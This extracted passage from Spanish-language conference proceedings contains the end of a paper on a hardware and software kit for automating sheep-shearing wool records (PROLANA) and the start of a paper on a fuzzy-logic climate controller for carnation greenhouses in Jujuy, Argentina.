


Figura 7. Diagrama de estados para la distribución logística de los kits.




Figura 9. Diagrama de clases de dominio - Logística.




Figura 10. Arquitectura general de Google firebase.




Figura 8. Diagrama de clases de dominio - Establecimientos.

garantizar la atomicidad de los mismos y por ende la entrega asincrónica ordenada de las transacciones del ROMANEO.

En este sentido el diseño transaccional de ROMANEO permite realizar la secuencia de acciones de forma desacoplada garantizada mediante la máquina de estado asociada: por ejemplo: no se puede cargar un fardo si no se cuenta con un romaneo abierto, lo mismo no se puede cerrar un romaneo si no existe uno abierto.

4.4.1. Mensajería: Servidor a móvil: Se utilizó los servicios de Firebase, el cual encola mensajes en la nube para entregar al dispositivo. Algunos mensajes requieren ACK, lo cual va indicado dentro del mismo mensaje, a lo que el celular debe enviar una confirmación lo antes posible. Los mensajes pueden contener información para el usuario, o para el sistema. En otras palabras, el usuario se puede enterar que llegó un mensaje (o muchos), o no. Ejemplos de mensajes para el sistema son activación/des-activación de dispositivo o mensajes y alertas para el acondicionador de lana.




Figura 11. Esquema de autenticación de Google firebase.

En la figura 10 se puede apreciar la arquitectura general planteada por firebase. En la figura 11 se muestra el esquema de autenticación soportado.

Móvil a servidor: Se utilizó la librería JobQueue, la cual guarda tareas a ejecutar con orden de prioridades, tiempos, vencimientos, etc. En este caso los trabajos son siempre mensajes a enviar. Estos pueden ser confirmaciones, inicios/cierres de romaneo, etc. Los mensajes solo se intentan enviar cuando el dispositivo cuenta con conexión, en otro caso quedan encolados. La entrega se realiza por medio de servicios REST directo al servidor y cuentan con un el ack respectivo de recepción.

4.4.2. Integración entre Hardware y Software: La arquitectura planteada para la comunicación entre el Dispositivo Móvil, la Balanza y la Impresora, así como con el Servidor de la plataforma PROLANA, se muestra esquemáticamente en la figura 12, mediante Diagrama de Despliegue de UML. En la misma se puede observar que la Balanza tiene una interfaz de comunicaciones serial, estándar para la industria, como es RS-232. Esa interfaz, a fin de poder comunicarse con cierta variabilidad de distancia y evitar cableados con el Dispositivo Móvil, es convertida mediante un dispositivo Conversor a Bluetooth. De esta manera, el Dispositivo Móvil puede encontrarse distante de la Balanza y aún así leer el peso que ésta registra. En este caso, la limitación de la distancia está dada por el máximo rango de alcance del protocolo Bluetooth, el cual se encuentra alrededor de los 10 m.

Por otro lado, en cuanto a la comunicación del Dispositivo Móvil con Impresora, se utiliza una comunicación Wifi, de modo de evitar cableados y ampliar la distancia. En este caso, se aprovecha el protocolo Wifi Direct que permite que un dispositivo tipo smartphone pueda comunicarse con una impresora a través de Wifi, sin necesidad de estar ambos conectados a Internet. Para esto, se utiliza una app provista por el fabricante, la cual se instala en el Dispositivo Móvil y se configura (registra) en el sistema Android, asociada a la acción de "Imprimir" de la aplicación móvil desarrollada para el Romaneo.

Finalmente, el Dispositivo Móvil se comunica con el Servidor PROLANA a través de Internet, utilizando una conexión de datos móviles o Wifi (cuando esté disponible) y un protocolo basado en cola de mensajes. Este último mecanismo permitirá la coherencia y consistencia temporal de los mensajes enviados y recibidos.




Figura 12. Arquitectura de comunicaciones del kit.

5. HACIA UNA INTELIGENCIA DE NEGOCIO

La multiplicidad de actores y la complejidad de uso de la plataforma y los kits, especialmente debido a su despliegue geográfico, requieren una atención particular en los mecanismos de capacitación y transferencia a todos los interesados en garantizar el correcto uso de los componentes, su arquitectura y en la sustentabilidad del proyecto.

El mayor desafío de la transferencia de conocimiento es identificar y preparar correctamente Usuarios Claves, para que sean capaces de -mediante una sólida Base Codificada de Conocimiento- ejecutar la transferencia de conocimiento, traer resultados concretos en los KPIs identificados como objetivo. Siempre considerando el soporte y participación de elementos claves del pilar Organizacional.

Es por ello que metodológicamente se destacan los siguientes aspectos:

- **Usuarios clave:** Conocen los sistemas y procesos. Identifican e implantar mejores prácticas. Buscan crecimiento profesional y personal. Activo de alta capacidad.
- **Base Codificada de Conocimiento:** Herramienta de codificación. Instructivos y guías rápidas de procesos. Manuales de procedimientos operativos Mejor práctica codificada.
- **KPIs:** Medición de performance del Proceso. Targets claros de entender y monitorear. Metodología práctica y concreta. Impacto en el Negocio.
- **Organizacional:** Referentes Metodológico y Organizacional. Revisión de R&R + Plan de trabajo. Gobierno de reuniones de Resultados. Cumplimiento agenda estratégica.
- **Roles y Responsabilidades:** El objetivo es, aprovechando la experiencia del equipo utilizado durante el Proyecto Piloto, armar una estructura simple que permitirá realizar

adecuadamente la gestión de conocimiento interno y principalmente la transferencia a los usuarios.

- **Promotores (Ministerio de la producción, Asociación Ganadera de Chubut):** Comparten alineamientos estratégicos y desafíos organizacionales. Seguimiento de progresos y evaluación de contribución al proceso, alineado con el negocio.
- **Agente de Cambio (PROLANA):** Aumentar la calidad de procesos internos que impactan la relación entre los distintos actores. Posicionamiento del proceso de automatización de ROMANEO, tanto internamente como con la comunidad. Impacto social y productivo. Especialista (negocio): Garantiza cumplimiento de la metodología y plan de trabajo para transferencia de conocimiento e actualización de materiales de soporte.
- **Especialista (técnico):** Garantiza mejor conocimiento codificado bajo su responsabilidad.

La metodología de Aprendizaje con conceptos de formación simples, claros y medibles, que forman una sólida base que garantiza Transferencia de Conocimiento a los usuarios finales y clientes.

Para ello hemos identificado e implementado el siguiente proceso con sus KPI's y actividades y mediciones de calidad respectivas:

1. Usuarios clave
 - identificación
 - preparación
 - evaluación
2. Base Codificada de conocimiento
 - Procedimientos y guías
 - entrenamientos
 - evaluaciones
 - Actualización de material
3. Sesiones de capacitación
 - Coordinación de agendas
 - Estructura física
 - Comunicación
 - Sesiones teóricas y prácticas
4. Sistema de evaluación. Evaluación de cada sesión
 - Presencia
 - Post-test
 - Seguimiento
 - Trazabilidad
5. Usabilidad: medición de los procesos internos para certificar, por ejemplo, la reducción de las interacciones a la mesa de ayuda.

6. CONCLUSIONES Y TRABAJOS FUTUROS

En este trabajo se presentó la arquitectura de una aplicación para el manejo automático de información relacionada al Romaneo en la esquila de ganado ovino. El sistema diseñado planteó desafíos relacionados al dominio de aplicación, los cuales se asocian al ambiente de trabajo en condiciones climáticas extremas, la rudeza de la tarea, el bajo o nulo nivel

de conectividad, la necesidad de mantener una coherencia, consistencia y trazabilidad de los datos, así como la incorporación de información de fuentes diversas. Estas restricciones ambientales determinaron la necesidad de robustecer tanto la infraestructura de hardware como de incorporar mecanismos de software adecuados a esos fines. Por otro lado, el bajo nivel tecnológico que se manejaba antes del inicio de este proyecto impuso una nueva restricción relacionada con la usabilidad del sistema. En este sentido, se debía dar un salto de calidad en la tarea, pero el mismo debía ser suave y contar con el convencimiento que la adopción del mismo era necesaria.

En base a lo anterior, aquí se expusieron el conjunto de decisiones de diseño, junto con sus motivaciones, para la construcción de una plataforma de hardware y software, que permita automatizar los diferentes procesos establecidos por ley mediante el programa PROLANA del Ministerio de Agroindustria de la República Argentina.

En cuanto a los trabajos futuros, al momento de elaborar este trabajo, se está a la espera de la ejecución de la tercera y última etapa del Proyecto, la cual es la implementación en campo del sistema, en una zafra. Se espera obtener evaluaciones de calidad y desempeño de la aplicación, a fin de continuar el proceso natural de evolución y mantenimiento del software. Asimismo, se tiene proyectado la definición de una arquitectura genérica que pueda ser llevada a otros dominios de aplicación similares, como la captura pesquera, la evaluación sanitaria de ganado y el relevamiento de terreno ante catástrofes.

REFERENCIAS

- [1] Android Priority Job Queue job manager. <https://github.com/yigit/android-priority-jobqueue>.
- [2] Android Studio ide oficial para android. <https://developer.android.com/studio/index.html?hl=es-419>.
- [3] Apache Tomcat open source implementation of the java servlet, javaserver pages, java expression language and java websocket technologies. <http://tomcat.apache.org/>.
- [4] Bootstrap open source toolkit for developing with html, css, and js. <http://getbootstrap.com/>.
- [5] Google Firebase documentation. <https://firebase.google.com/docs/>.
- [6] Hibernate idiomatic persistence for java and relational databases. <http://hibernate.org/>.
- [7] OpenLayers a high-performance, feature-packed library for all your mapping needs. <https://openlayers.org/>.
- [8] OpenStreetMap impulsa mediante geodatos a miles de sitios web, aplicaciones móviles y dispositivos de hardware. <https://www.openstreetmap.org>.
- [9] OrmLite lightweight java orm supports android and sqlite. http://ormlite.com/sqlite_java_android_orm.shtml.
- [10] PostgreSQL about. <https://www.postgresql.org/about/>.
- [11] Spring Framework build simple, portable, fast and flexible jvm-based systems and applications. <https://spring.io/>.
- [12] SQLite Android bindings documentation. <http://sqlite.org/android/doc/trunk/www/index.wiki>.
- [13] ZK open source java framework for building enterprise web and mobile apps. <https://www.zkoss.org/>.
- [14] Plan a-head Software. Sheep management software program. <http://www.planahead.co.za/sheep-management-software-program-sheep-management-system/>.
- [15] Ariel Aguirre and R Fernández. Manual de capacitación prolana. buenas prácticas para la diferenciación de las lanas argentinas. Technical report, Ministerio de Agricultura, Ganadería y Pesca, Buenos Aires (Argentina). Prolana. Ley Ovina., 2013.

- [16] Damián Barry, Juan Manuel Cortez, and Leonardo Ordinez. Kit tecnológico para la automatización de romaneos. In *VIII Congreso Argentino de AgroInformática (CAI-2016)-JAIIO 45 (Tres de Febrero, 2016)*, 2016.
- [17] Grady Booch, James Rumbaugh, and Ivar Jacobson. *El lenguaje unificado de modelado*, volume 1.
- [18] Sheep CRC. Cooperative research centre for sheep industry innovation (sheep crc)@ONLINE, October 2007.
- [19] M Ann Garrison Darrin and Jerry A Krill. *Infusing Innovation Into Organizations: A Systems Engineering Approach*. CRC Press, 2016.
- [20] MINCYT. Consejo federal de ciencia y tecnología (cofecyt)@ONLINE, October 1997.
- [21] Jessica E Morris, Greg M Cronin, and Russell D Bush. Improving sheep production and welfare in extensive systems through precision sheep management. *Animal Production Science*, 52(7):665–670, 2012.
- [22] Irakli Nadareishvili, Ronnie Mitra, Matt McLarty, and Mike Amundsen. *Microservice Architecture: Aligning Principles, Practices, and Culture*. "Reilly Media, Inc.", 2016.
- [23] TGM Software Solutions. Select sheepware. <http://www.tgmsoftware.com/sheep.htm>.
- [24] Lion Edge Technologies. Ranch manager: Sheep edition software. <http://www.lionedge.com/products/SheepFeatures.php>.

Modelado y Diseño de un Sistema de Controlador Difuso de las Variables de Humedad Relativa, Luminosidad y Temperatura para el Cultivo del Clavel Bajo un Invernadero

Ameller Fabiana, Apaza Ricardo, Paz Fabiola, Herrera Cognetta Analía

Facultad de Ingeniería

Universidad Nacional de Jujuy (UNJu)

San Salvador de Jujuy, Jujuy

amellerfabiana5@gmail.com; linux.perico@gmail.com; fabyppaz@gmail.com;

anihco@yahoo.com.ar

Resumen

El objetivo de este artículo consiste en el modelado y diseño de un sistema de control difuso, para mejorar las condiciones ambientales de un invernadero. Este trabajo se basa en controlar la humedad relativa, temperatura y luminosidad de manera que siempre se encuentren en un rango de valores ideales para conservar y mejorar la calidad del producto, en este caso, del cultivo de clavel que se produce en la zona de la Quebrada de la provincia de Jujuy.

Este controlador difuso utiliza sensores para leer los valores de las variables climáticas del interior del invernadero, dividiendo el manejo en un subsistema denominado calefacción y otro en el subsistema denominado ventilación, obteniendo como salida la activación del uso de la caldera o de la cortina, dependiendo si se requiere calefaccionar o ventilar. Además se consideran el uso de otros dispositivos adiciones que ayudan a mejorar el ambiente del invernadero, estos son: luces artificiales, aspersion, media sombra, alarmas e indicadores, que en este caso el controlador resolverá por medio de un mensaje de alarma y/o aviso al operador humano.

Se utilizó la lógica difusa por la sencillez al formular reglas para representar adecuadamente las acciones correctas del operador humano, en el momento de presentarse determinadas situaciones que podrían dañar al cultivo. Por medio de este controlador difuso, los productores podrán involucrarse con la tecnología, como un complemento de su trabajo ya que se necesita contar siempre con personal capacitado, que en algunos casos no siempre está disponible.

Palabras Clave: Sistema de control, lógica difusa, invernadero, cultivo del clavel, humedad relativa, luminosidad y temperatura, condiciones ambientales.

1. Introducción

Los invernaderos son estructuras cerradas en las que se resguarda el cultivo, y en el que se crean condiciones artificiales de microclima, que permiten el desarrollo del cultivo en cualquier época normal de estación y una producción con mayor rendimiento que con la agricultura tradicional [1]. En la provincia de Jujuy existen diversos invernaderos de acuerdo a la zona de producción. Gracias a las condiciones agroecológicas que posee la zona de la Quebrada, no solo se tiene como cultivo intensivo al clavel, sino también existen diversos tipos de flores.

Debido a la falta de tecnología en los cultivos de estos invernaderos, el productor debe evaluar constantemente el cambio climático que afecta considerablemente la vida del cultivo y tomar las acciones pertinentes [6]. Es por ello que, se decide modelar y diseñar un sistema de control para mejorar la evaluación del comportamiento de las variables temperatura, humedad relativa y luminosidad. Este sistema de control se modela mediante la técnica de lógica difusa. Esta técnica se considera como la más apropiada para este trabajo, ya que se podrá controlar de manera sencilla las variables climáticas, y realizar las acciones correspondientes para mejorar las condiciones ambientales del interior del invernadero. Además, otra motivación para la selección de esta herramienta, es que haya sido utilizada en proyectos similares [2] con resultados muy satisfactorios.

2. Lógica Difusa

Esta técnica se ha convertido en un gran éxito tecnológico para el desarrollo de los sistemas de control. La incorporación de la lógica difusa en los sistemas de control es lo que se denomina sistema de control difuso [3]. Básicamente se necesita de la participación de un operador humano, para utilizar todo su conocimiento y experiencia y así poder construir el controlador que emule el comportamiento del operador humano, sin esa base de conocimiento no es posible construir un controlador eficiente [4]. Es por eso que esta técnica es muy exitosa, ya que trata de emular al controlador más exitoso y eficiente, que es el ser humano.

El controlador difuso tiene como ventaja generar soluciones óptimas y precisas basada en información ambigua y muchas veces aproximadas, es una de las características que lo diferencia de los controladores tradicionales [3].

A continuación, de una manera simplificada se presenta los conceptos básicos de la lógica difusa, y los pasos para la toma de decisión en la Fig.1, que son sencillos de comprender, otras de las grandes ventajas de la lógica difusa:

Conjuntos difusos: se añade una función de pertenencia, definida esta como un número real entre 0 y 1.

Funciones de membresía: representan el grado de pertenencia de un elemento a un subconjunto definido por una etiqueta.

Operaciones borrosas: a los subconjuntos se les pueden aplicar determinados operadores. Al aplicar un operador sobre un solo conjunto se obtendrá otro conjunto, lo mismo sucede cuando se realiza una operación entre conjuntos.

Reglas, inferencia: Los controladores difusos usan reglas, estas combinan uno o más conjuntos borrosos de entrada llamados antecedentes o premisas y le asocian un conjunto borroso de salida llamado consecuente o consecuencia

Defuzificación: es un proceso matemático usado para convertir un conjunto difuso en un número real.



Fig.1- Proceso de inferencia difusa

En la Fig.1 es básicamente un resumen de las etapas que se realiza para la toma de decisiones. Como “Entradas” se tienen el dato que proveniente del sensor que mide la variable del proceso. La “Fuzificación” se convierte el valor de entrada en valores correspondientes

a las funciones de membresía a la cual pertenece. Luego tenemos la “Evaluación de reglas”, estas definen la estrategia de control o conocimiento, aquí se realizan operaciones entre los conjuntos. En la “Inferencia” se determina el conjunto de salida de cada regla. En la “Defuzificación” definida como la función de membresía de la salida, se determina cual dato es el más representativo del conjunto de salida total. Para finalizar se tiene como “Salida” a la variable que tomará el actuador para modificar el estado del proceso [4].

3. Cultivo del Clavel de la Quebrada de Humahuaca

Como caso de estudio, se optó por el cultivo del clavel situado en la Quebrada de Humahuaca de la provincia de Jujuy. La selección inmediata de este cultivo fue debido a que el control del ambiente del invernáculo se realiza sin la intervención de ningún tipo de tecnología, es decir, se realiza todo de forma manual, por el personal especializado, el cual debe contar con una alta experiencia en el cultivo y con conocimientos teóricos.

En esta zona se cultiva el clavel del tipo estándar ambrose y Delphi, y en su mayoría el clavel rojo y blanco, este último se visualiza en la Fig.2.



Fig.2 Clavel blanco

Este tipo de cultivo pasa por una serie de etapas durante su producción [5] y en cada una de ellas se tiene una serie de actividades que se llevan para su realización. A continuación se describen brevemente cada una de las etapas:

Etapas de producción, la cual inicia desde el momento en que se realiza la propagación vegetativa, es decir cuando se toma una porción de la planta y se entierra hasta que logre enraizar.

Etapas de almácigo, comprende desde que emerge hasta que la plántula tiene un vigor adecuado.

Etapas de floración, desde que tiende a crecer hasta el momento que produce flores.

Este trabajo estará centrado solo en la etapa de floración, como primera instancia para crear el ambiente

propicio para dicho cultivo, dejando las demás etapas en futuras investigaciones.

El tipo de invernáculo utilizado para este cultivo es del tipo túnel, cuya estructura es de hierro, con cubiertas de polietileno ya que se adaptan mejor al cultivo del clavel y a la zona de su producción, esto se puede observar en las Fig.3.



Fig.3- Estructura del invernáculo tipo túnel

En cuanto a las variables climáticas del invernáculo, los datos de los intervalos tolerables otorgados por el INTA [6], presentan temperaturas que deben estar comprendidas entre los 12°C y 14°C durante la noche y entre los 20°C y 24°C durante el día para obtener flores de buena calidad. Los valores por debajo de los 6°C pueden producir deformaciones en la flor y una considerable disminución en la producción. A los 0°C se dañan los botones florales sufriendo decoloración en los pétalos, circunstancia que desvalora considerablemente a la flor. Para la humedad relativa (HR) debe oscilar entre el 60% y el 70%, para que el desarrollo de la planta, la transpiración y la fotosíntesis se realicen con total normalidad. En cambio, a mayor o a menor nivel de humedad se da lugar al desarrollo de enfermedades. Y en cuanto a la luminosidad están establecidos entre los 15.000 lux a los 40.000 lux. De manera que fuera de estos se da lugar a brotaciones débiles, retraso en el crecimiento y a la aparición de enfermedades propias del clavel. Es decir que la calidad, sanidad y producción total dependen totalmente de los valores que se manejen para estas tres variables climáticas.

4. Sistema de control difuso para el cultivo del clavel

El controlador propuesto para este trabajo es un sistema de control lazo cerrado, por la constante influencia de la salida del mismo sistema en su entrada (retroalimentación). Los datos de entrada se leerán por medio de sensor que serán del tipo analógico por lo que será necesario “discretizar” los valores siguiendo los lineamientos de los controladores digitales.

Es importante mencionar que para la etapa de floración el invernáculo cuenta con los dispositivos o

componentes tales como, media sombra, cortinas, ventana cenital, uso de la caldera y aspersión, entre otros, para poder estabilizar el ambiente del cultivo.

El controlador propuesto acondiciona el ambiente del invernadero mediante el uso de sensores que leen las variables temperatura, humedad relativa y luminosidad del ambiente interior, las cuales serán evaluadas para determinar así la activación del uso de la caldera o el de la cortina, principalmente. De aquí surge la idea de controlar, en forma separada la calefacción y ventilación del invernáculo, denominados subsistema de calefacción y el subsistema de ventilación, debido a los componentes elegidos para ser activados por medio de dicho controlador. Por otra parte, el controlador también considerará algunos dispositivos adicionales, generando como salida un mensaje de aviso al operador humano en caso de requerir su uso. Estos dispositivos adicionales que se consideraron son: luces artificiales, aspersión, media sombra, alarmas (cuando este acondicionada para que presenten enfermedades o plagas en el cultivo).

Como primera entrada a considerar, en la etapa de floración del cultivo del clavel, es la temperatura exterior. Esta variable influye significativamente en el ambiente interior del invernáculo, y es una de las primeras acciones que realiza el personal especialista (productor, experto, operador humano) al momento de evaluar el ambiente del invernáculo, esto se puede observar en la Fig.4.



Fig.4- Sistema de control general para el cultivo del clavel

A partir de este primer modelo, visto en la Fig.4, se decide dividir el modelo del sistema general, en dos subsistemas; el subsistema ventilación y el subsistema calefacción; para emular la primera acción del operador humano. Esto puede explicarse de la siguiente manera: si el control de la temperatura exterior devuelve un valor alto comprendido entre [12°C, 50°C] o bien un valor bajo, esto es entre [0°C, 12°C), entrará en funcionamiento el subsistema Ventilación o subsistema Calefacción respectivamente.

Subsistema Ventilación

Entre los dispositivos con los que se trabaja en el invernadero, se determinó activar por medio del controlador de forma automática la altura de las cortinas.

Esta salida del controlador junto a los componentes adicionales en caso de requerirse, permitirán mejorar la calidad de la producción del clavel. Este subsistema se lo puede representar de manera simplificada en la Fig.5.



Fig.5. Subsistema Ventilación del cultivo del clavel

Subsistema Calefacción

Para el subsistema Calefacción, el controlador utiliza el dispositivo de la caldera para su activación. Cuando se hace uso de la caldera, ingresa el aire caliente al invernáculo para mejorar el ambiente ya que este sistema se activara, por ejemplo, cuando la temperatura dentro del invernáculo sea baja. Este subsistema está representado en la Fig.6, y al igual que el subsistema anterior, restablecerá el clima propicio para el cultivo del clavel, además de contar con la ayuda del resto de los dispositivos adicionales del invernáculo en caso de ser necesario.




Fig.6. Subsistema Calefacción del cultivo del clavel

En ambos subsistemas, se utiliza un instrumento de medición para reconfirmar la salida. Esta medición consiste en comparar los resultados de las variables de salida, con las entradas referenciadas definidas previamente por un personal especializado, es decir, con los valores ideales de las variables temperatura, humedad relativa y luminosidad para no dañar el cultivo. En caso de existir una diferencia considerable entre los valores referenciados con los obtenidos, se deberá seguir tomando acciones para ajustar los valores de las variables de salida.

4.1. Sistema de Inferencia Difusa (FIS)

Un controlador difuso se debe diseñar de manera que actúe tal y como lo haría el operador humano [4].

El controlador, carga inicialmente las entradas previamente establecidas por parte de un operador humano, una temperatura, humedad relativa y luminosidad que serán constantes por trabajar en la etapa de floración. Estas variables, también llamadas entradas referenciadas, tienen asignado un intervalo de valores

que serán los ideales para el cultivo del clavel, cualquier valor que se encuentre fuera de estos intervalos podrían dañar la producción del cultivo.

En cuanto a los valores de las variables que devuelve el sensor interno del invernadero, es decir, la temperatura, humedad y luminosidad actual del invernadero, serán representadas por medios de variables lingüísticas que serán cuantificadas para crear las funciones de pertenencia. Este primer paso en la lógica difusa, es la fuzificación, como se explicó inicialmente en este artículo.

Entonces, a continuación se definen los conjuntos difusos para las variables de entrada: temperatura, humedad relativa y luminosidad. Y los conjuntos difusos para la variable de salida del subsistema ventilación y subsistema calefacción.

4.1.1. Variables de entradas: temperatura, humedad relativa y luminosidad

Temperatura de trabajo

La temperatura dentro del invernáculo se define como muy baja, baja, media, o alta. El rango de valores considerado para la temperatura en el cultivo del clavel es el siguiente:

El universo de discurso estará entre los 0°C y los 50°C.

Entonces para la temperatura de trabajo tendríamos las siguientes restricciones con Temperatura: [0,50] °C.

MUY_BAJA: [0,12] °C. BAJA: [4,18] °C. MEDIA: [12,26] °C, siendo éste el rango de temperatura considerado como el ideal para la etapa de floración del clavel en el sistema de control. ALTA: [20,50] °C.

A continuación en la Fig.7, se muestran las representaciones para los conjuntos difusos muy baja, baja, media y alta representadas matemáticamente por medio de funciones del tipo trapezoidal:




Fig.7- Variable de entrada difusa Temperatura

Humedad Relativa de trabajo

Al igual que la temperatura, para la humedad relativa de trabajo se tienen expresiones del tipo *muy baja*, *baja*, *media* y *alta*, de modo que esta expresión lingüística permite determinar lo siguiente:

El universo de discurso estará entre el 0% y los 100%, variando en algunos casos por acciones correctivas debido a plagas o enfermedades del cultivo.

MUY_BAJA: [0,30] %. BAJA: [15,60] %. MEDIA: [45,80] %, siendo éste el rango de humedad relativa considerado como el ideal para la etapa de floración del clavel. ALTA: [65,100] %.

Los valores de los conjuntos difusos de esta variable se muestran en la Fig.8.




Fig.8- Variable de entrada difusa Humedad

Luminosidad de trabajo

Esta variable a diferencias de las anteriores las expresiones lingüísticas que permiten definirla es *baja*, *media* y *alta*.

Un universo de discurso que estará entre el 0 LUX y los 100000 LUX.

Los valores asignados para las variables lingüísticas quedarían de la siguiente manera: BAJA: [0,20.000] LUX. MEDIA: [10.000,48.000] LUX, siendo éste el rango de luminosidad relativa considerado como el ideal para dicho cultivo. ALTA: [38.000,100.000] LUX.

También para esta variable se pueden apreciar en la Fig.9 representadas por funciones trapezoidal.




Fig.9- Variable de entrada difusa Luminosidad

4.1.2. Salidas del controlador difuso

El controlador difuso tiene como resultado emular el accionar del operador humano de acuerdo a las condiciones ambientales del invernáculo. Dicho esto, las operaciones del humano que se logra controlar son las siguientes: levantar la cortina a una determinada altura o abrirla por completo, también se podrá habilitar el acceso de aire caliente al máximo o de manera moderada desde la caldera, y en el caso de ser necesario su uso, los avisos al operador humano del resto de los dispositivos adicionales a considerar.

Para representar la respuesta tanto del subsistema ventilación o calefacción se selecciona una función de

pertenencia llamada *singleton*, ya que ésta se adecua a los resultados que dan lugar a las acciones que tomara el experto. Se define como variable de salida del sistema a la siglas *VPS* “valor de proporción de salida” con valores específicos de acuerdo al subsistema.

Salida para el Subsistema Ventilación

